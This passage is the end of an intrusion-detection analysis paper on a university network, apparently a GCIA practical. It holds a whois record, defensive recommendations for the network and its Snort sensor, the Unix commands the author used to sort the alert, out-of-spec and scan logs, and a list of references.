   Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
   Comment:
   Comment:    * Reassignment information for this network is available
   Comment:    * available at whois.nac.net 43
   RegDate:    2002-03-08
   Updated:    2003-12-04

   TechHandle: ZN77-ARIN
   TechName:   Net Access Corporation
   TechPhone:  +1-800-638-6336
   TechEmail:  legal@nac.net

   OrgAbuseHandle: ABUSE156-ARIN
   OrgAbuseName:   Abuse Department
   OrgAbusePhone:  +1-800-638-6336
   OrgAbuseEmail:  abuse@nac.net

   OrgNOCHandle: NOC270-ARIN
   OrgNOCName:   Network Operations Center
   OrgNOCPhone:  +1-973-590-5050
   OrgNOCEmail:  network@nac.net

   OrgTechHandle: ZN77-ARIN
   OrgTechName:   Net Access Corporation
   OrgTechPhone:  +1-800-638-6336
   OrgTechEmail:  legal@nac.net

   OrgTechHandle: AR97-ARIN
   OrgTechName:   Rubenstein, Alex
```

```
OrgTechPhone:  +1-973-590-5101
OrgTechEmail:  alex@nac.net
```

Defensive recommendations

If this would be a corporate environment, this section would most likely refer to a number of adjustments which could be done on a firewall level. However, this is a university environment, in which “learning” and “experimentation” is of primary importance.

- Most of the hosts which conducted outbound portscans should be investigated. In some cases it will no doubt become clear that these are false positives, however, some scans did not look benign, as indicated clearly in the “Scan analysis” chapter.
- An upgrade of the IDS sensor seems in place. Some events were triggered which seem to be linked to the use of an old preprocessor, and the ruleset being used seems to be quite old (although extended with third party and custom written rules).
- Compared to previous student’s papers, the amount of peer to peer traffic has decreased tremendously. Due to a number of “XDCC” related events triggered, it is possible that quite a bit of this file exchange traffic has moved to IRC (using IRC based automated file servers). Thus, it is best to assume that this problem has not quite been resolved. Unfortunately, this is an aspect about a university network which is difficult to get under control. The best solution is actually not that technical, and should consist of making sure that the students are aware that such file transfers may make them liable to the laws governing copyrighted media. Such an awareness campaign should also focus on the technical risks, and should include making a specific virus scanner (for multiple different platforms in use with the students) available.
- It should be verified that an acceptable use policy is in place throughout the university, which would make sure that university personnel actually has the authority to review network traffic originating from certain hosts, and to limit liability of the university in case of a serious security incident.

Structural recommendations

Under “structural recommendations”, I classify all recommendations which will not directly increase the security posture of the university, but would aid analysis by further security analysts. This may indirectly benefit the future security reviews performed.

- As indicated in the “Top 10 detects by number of occurance” section, there are a number of rules which are custom written in order to detection hosts which are infected with the Linux.Adore worm. These signatures are not very well written, and optimising them would decrease the size of the alert files considerably. It also seems that this outbreak is over at this time, and the rules may not be required anymore (continuously adding new rules which may not be required anymore outside of the contingency process may decrease IDS performance).
- Specific rules are inserted to log all traffic to specific hosts. With the limited information available, it is not possible for us to assess why exactly these rules exist. As they trigger a very large number of times, it may be useful to re-assess their usefulness.
- As there is a timeframe during which no alerts were logged, it may be a good idea to review whether the sensor is actually logging in a stable manner. Performance & uptime monitoring could e.g. be performed by writing a small script which verifies each half hour whether the snort daemon is still running. If this is not the case, it could restart it. If it is still running, additional functionality may be to do a kill –1 (SIGHUP), in order to restart the daemon process. This would result in additional statistics being dumped, which would make it clearer to assess whether the sensor as a device is oversubscribed (dropping packets) or not.

Analysis process

Handling of the Alert files

Initially, I was planning on using the popular “Snortsnarf” to correctly process all events, and enable a quicker method of investigation.   While testing however, I noticed that the “alerts” file delivered from the website, were in some ways corrupted. Due to this, I decided to do both processing and analysis entirely manually, using basic Unix tools. This approach worked fine, and the main advantage was that I could work directly on the source data, instead of having to rely on other tools to generate an initial analysis for me.

As a first step in this process, I concatenated all alert files into one large record, which could be used for further processing. This was done as follows:

```
cat alert* > fullalert
```

In order to obtain a list of the most occurring signatures, I used the following command string:

```
cat fullalert | grep -v "portscan" | cut -d " " -f 4- | cut -d "[" -f 1 | sort | uniq -c | sort -
n -r | more
```

Handling the OOS files

The steps I took to analyse the OOS logs were similar to the above. In order to process them correctly, I initially concatenated them all to one file:

```
cat OOS_Report* > OOS.log
```

As a file with event fields of multiple lines is harder to analyse than one which only contains a summary event, I then created a file “oos-summary.txt” which contained these events summarized in one line:

```
cat OOS.log | grep "10/22-" > OOS-summary.log
cat OOS.log | grep "10/23-" >> OOS-summary.log
cat OOS.log | grep "10/24-" >> OOS-summary.log
cat OOS.log | grep "10/25-" >> OOS-summary.log
cat OOS.log | grep "10/26-" >> OOS-summary.log
```

In order to obtain a TOP10 of OOS events by source address, I used the following command:

```
OOS-summary.log | cut -d " " -f 2 | cut -d ":" -f 1 | sort | uniq -c | sort -r -n
```

Ofcourse, this summary file did not contain enough significant data to assist us in a full analysis. The TOP 10 information retrieved from this file was manually correlated to the OOS.log file to obtain usable information from the data at hand.

Handling the scan files

This was quite an adventure on its own. Similar to the other log types, analysis became simpler by having all of the events in one large file instead of multiple small ones. I thus concatenated all these files into one big one.

Unfortunately, the remaining file was very large, approx. 900 megabytes. For five days of logging, this seemed excessive. In order to process these alerts, I used the fastest machine I could get my hands on, being a PIII 1200 Mhz.

An additional problem was that the “scan” files did not seem to be obfuscated correctly. The full network of the source hosts (all referred to as MY.NET/16 hosts earlier), was displayed. When verifying the registration information of this network, it pointed to a large university. For the purpose of this paper, I decided to obfuscate them manually:

```
sed "s/ nnn.nnn/ MY.NET/g" fullscans-real > full-real
```

As with a portscan, we are usually interested in the source of the scan, I used the following grep/cut combination to get a list of all sources, by means of the amount of time they triggered:

```
cat full-real | cut -b 17- | cut -d " " -f 1 | cut -d ":" -f 1 | sort | uniq -c | sort -r -n >
full-top.scans
```

As a list of top 10 scans by destination port is also a truly useful thing to have, I used the following to obtain it:

```
cat fullscans-real  | cut -d "-" -f 2 | cut -d ":" -f 2 | cut -d " " -f 1 | sort | uniq -c | sort
-r -n > byport
```

References

Chapter 1: Describe the State of Intrusion Detection

Turvey, Brent "Criminal Profiling, 2nd Edition, An introduction to Behavioral evidence analysis", Academic Press

Van Brabant, Koenraad "Operational Security Management in Violent Environments", Humanitarian Practice Network

Art Manion, CERT, "Sendmail prescan() buffer overflow vulnerability", URL http://www.kb.cert.org/vuls/id/784980

Apache Reference Documentation, "ServerTokens" http://www.apacheref.com/ref/http_core/ServerTokens.html

Craig M. Cooley, "Behavioural Evidence Analysis", http://www.law-forensic.com/behavioral_evidence_analysis.htm

Chapter 2: Detects

Detect #1

Diverse, "AXFR unauthorized transfer", http://www.isc.org/ml-archives/bind-users/1999/03/msg00020.html

Stevens, Richard, "TCP/IP Illustrated", Addison Wesley, 1994

Miller, Toby, "Passive OS Fingerprinting, Details & Techniques", http://www.incidents.org/papers/OSfingerprinting.php

Spitzner, Lance, "Lists of fingerprints for passive fingerprint monitoring" http://www.honeynet.org/papers/finger/traces.txt

Andras Salamon, "DNS Related RFCs", http://www.dns.net/dnsrd/rfc/

Detect #2

Fyodor, "Remote OS detection via TCP/IP Stack FingerPrinting" http://www.insecure.org/nmap/nmap-fingerprinting-article.html

Detect #3

Matt Power, "some ftpd implementations mishandle CWD ~{" http://archives.neohapsis.com/archives/vuln-dev/2001-q2/0311.html

Luciano Notarfranceso and Juan Pablo Martinez Kuhn, "Wu-FTP glob heap corruption vulnerability",
http://cert.uni-stuttgart.de/archive/bugtraq/2001/11/msg00259.html
http://www1.corest.com/common/showdoc.php?idx=172&idxseccion=10

Warwick Webb, "FTP Security and the WU-FTP File Globbing Heap Corruption Vulnerability", http://www.giac.org/practical/Warwick_Webb_GCIH.doc

Art Manion (CERT), "Multiple Vulnerabilities in WU-FTPD",
http://www.cert.org/advisories/CA-2001-33.html

Sean Hittel (SecurityFocus), "Detection of jump-based IDS evasive NOOP sleds using Snort", http://aris.securityfocus.com/rules/020527-Analysis-Jump-NOOP.pdf

Gerardo Richarte (Core Security), "Re: Strange version of a standard WUFTP overflow"
http://archives.neohapsis.com/archives/sf/honeypots/2002-q3/0000.html

Team Teso, "7350wurm.c", http://packetstormsecurity.nl/0205-exploits/7350wurm.c.

Chapter 3: Analyze this!

Dragos Ruiu, "Re: [snort-users] Incomplete Packet Fragments Discarded?"
http://archives.neohapsis.com/archives/snort/2001-02/0320.html

Johnny Calhoun, GCIA Certification Paper,
http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf

Toshii Ijiama, GCIA Certification Paper,
http://www.giac.org/practical/Toshi_Iijima_GCIA.doc

Eric Chien (Symantec), "Linux.Adore.Worm",
http://securityresponse.symantec.com/avcenter/venc/data/linux.adore.worm.html

MegaSecurity, "SkyDance Trojan description",
http://www.megasecurity.org/Trojaninfo/skydance2.16b.txt

Joshua P Harley, "n0rton worm clean up"
https://engineering.purdue.edu/ECN/mailman/archives/nt/2003-August/000780.html

Robert Graham, "TRON",
http://www.robertgraham.com/pubs/ids/trons.html

Matt Fearnow, "GIAC Analysis April 11, 2001",
http://www.sans.org/y2k/041101.htm>.

Rob Klein Gunnewiek, "[VulnWatch] proftpd <=1.2.7rc3 DoS"

http://archives.neohapsis.com/archives/vulnwatch/2002-q4/0098.html